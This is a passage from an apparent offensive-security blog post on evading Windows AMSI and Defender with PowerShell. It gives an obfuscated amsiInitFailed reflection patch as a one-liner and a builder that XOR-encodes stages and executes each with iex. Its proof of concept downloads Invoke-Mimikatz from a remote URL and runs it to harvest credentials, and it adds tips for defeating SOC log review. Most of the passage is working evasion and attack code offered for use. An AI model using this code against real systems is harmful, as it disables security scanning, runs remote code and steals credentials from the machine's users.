PS C:\> $s2 = 'axmxsxixIxnxixtxFxaxixlxexdx'.Replace('x','')
PS C:\> $b=$a.GetField($s2,'NonPublic,Static')
PS C:\> $c = $b.SetValue($null,$true)
```

Done, but will this also work as oneliner?

```
PS C:\> $s = 'AxmxsxixUxtxixlxsx'.Replace('x','');$a =
[Ref].Assembly.GetType("System.Management.Automation.$s");$s2 =
'axmxsxixIxnxixtxFxaxixlxexdx'.Replace('x','');$b=$a.GetField($s2,'NonPublic,Static')
;$c = $b.SetValue($null,$true)
```



Working AMSI Bypass as Oneliner

Indeed, yes. #Nice!

We can do this for all Scripts we use, but this is really time intensive and not really fun. So with an fuctional AMSI Bypass we just use another script.

Split a PS1 with powershell

Sometimes you can not use the copy+paste function and need to ensure that your command still run line by line. So we can just split it to one line per file.

```
$ps1FilePath = "C:\tmp\amsi\"
# Read the file
$ps1Content = Get-Content -Path "$ps1FilePath\full.txt" -Raw
# Split the content by newlines while preserving @"... "@ blocks
$lines = $ps1Content -split '[\r\n]+'

$i = 0
$n = 0
while ( $i -lt $lines.Count) {

    $commandLine = $lines[$i]
    if ( $commandLine.Contains('@"')) {
        while (-not ($lines[$i].Contains('"@'))) {
        Write-Output "loop $i"
        $i++
        $commandLine += "`r`n"
        $commandLine += $lines[$i]
        }
    }
    Write-Output "$i : $commandLine"
    $txtFilePath = "$ps1FilePath\file_$n.txt"
    $commandLine | Set-Content -Path $txtFilePath
    $i++
    $n++
}
```

Break the detection

Another way to run commands which would get blocked, is to unload, crash, patch the AMSI first. However doing this in a `powershell -c` or `-enc` and fairing your payload does not work, as AMSI always check the complete command. First fire the AMSI Bypass will also not work,

as a new `powershell -c` will spawn a new instance and therefore again with amsi. One way to bypass this would be a reverse shell or we just build a command, where AMSI can not analyse the next stage.

Built it

So here is a very simple builder, which takes PS1 files or powershell commands as input, XORs them and build a command where each stage is fired after another. By doing this, AMSI can not see the complete command before execution.

Note: To keep things really simple, the XOR key is the same per stage and it could easily be bruteforces. However this is enpugh to bypass Defender.

```
function Generate-OneLiner {
param(
    [Parameter(Position = 0)]
    [string[]]$inp,
    [byte]$key = 0x6A
    )

$cmds=@();
    foreach ($k in $inp)
    {
        #Check if ending with ps1
        if ($k.ToUpper().EndsWith('PS1'))
        {
           $bytes =
[System.Text.Encoding]::UTF8.GetBytes([System.IO.File]::ReadAllText($k));
        }
        else
        {
            $bytes = [system.Text.Encoding]::UTF8.GetBytes($k) ;
        }
        # Obfuscate with XOR
        for($i=0; $i -lt $bytes.count ; $i++)
        {
           $bytes[$i] = $bytes[$i] -bxor $key
        }

        $cmds += [System.Convert]::ToBase64String($bytes)
    }

Write-Verbose "Output Base64:"
foreach ($x in $cmds)
{
Write-Verbose $x
}
# Build the Oneliner
$text = '$bypass=@();';
foreach ($x in $cmds){$text += "`$bypass += `"$x `";"}
$text += 'foreach ($k in $bypass){ $bytes = [System.Convert]::FromBase64String($k);
for($i=0; $i -lt $bytes.count ; $i++){ $bytes[$i] = $bytes[$i] -bxor '
$text += $key;
$text += ';} [System.Text.Encoding]::utf8.GetString($bytes) | iex;} '

Write-Verbose "Output Oneliner: "
write-Verbose "$text"
return $text
}
```


Run it

So lets build a PoC. Mimikatz is always nice. To fully show the capabilities we are going to use two differen AMSI bypasses, one for Powershell and one processwide. And after that we run mimikatz via a cradle.

We take the two new AMSI bypasses from above and to avoid those nasty quote problems, we just write them to a file on our dev machine.



AMSI
BYPASS
MIMIKATZ
FUSION
Profit!

```
Generate-OneLiner 'c:\tmp\AmsiBypass.ps1', "c:\tmp\ProcessAmsiBypass.ps1", "echo
amsiutils", "IEX (iwr -UseBasicParsing
'https://raw.githubusercontent.com/S3cur3Th1sSh1t/Creds/master/PowershellScripts/Invo
ke-Mimikatz.ps1')", "Invoke-Mimikatz"
```



Generated OneLiner command

We can then use this oneliner either direct in a powershell session, if we have one or if we wrap it with `powershell -c { ONELINER }` directly.



Execution of the OneLiner, first patching AMSI and then loading and executing mimikatz


For running from a cmd.exe you need to escape the quotes or change single and double quotes.

Note: Remember that some execution methods have length limits, like XP_CMDSHELL, cmd or powershell -c / -enc

And as long as we do not import scripts, which would be a horrible idea, the Execution policy does not matter.

Logging

If there is Powershellscript logging enabled on the maschine, an entry would like this.



Log entry for Script logging

So the log is not easy to interrpret, however it is still possible, as a SOC can take the command and replace the `IEX` with a `write-output` to unobfuscate. To prevent this, it would be possible to build the stage decryption on the output of the previous stage.

Conclusion

It is still amazing, how many ways there are to bypass the default Windows AV. It is getting a little bit more difficult, but is still easily possible. However an EDR in this case is a complete other story and needs more affection.

Links

Work and inspiration from others: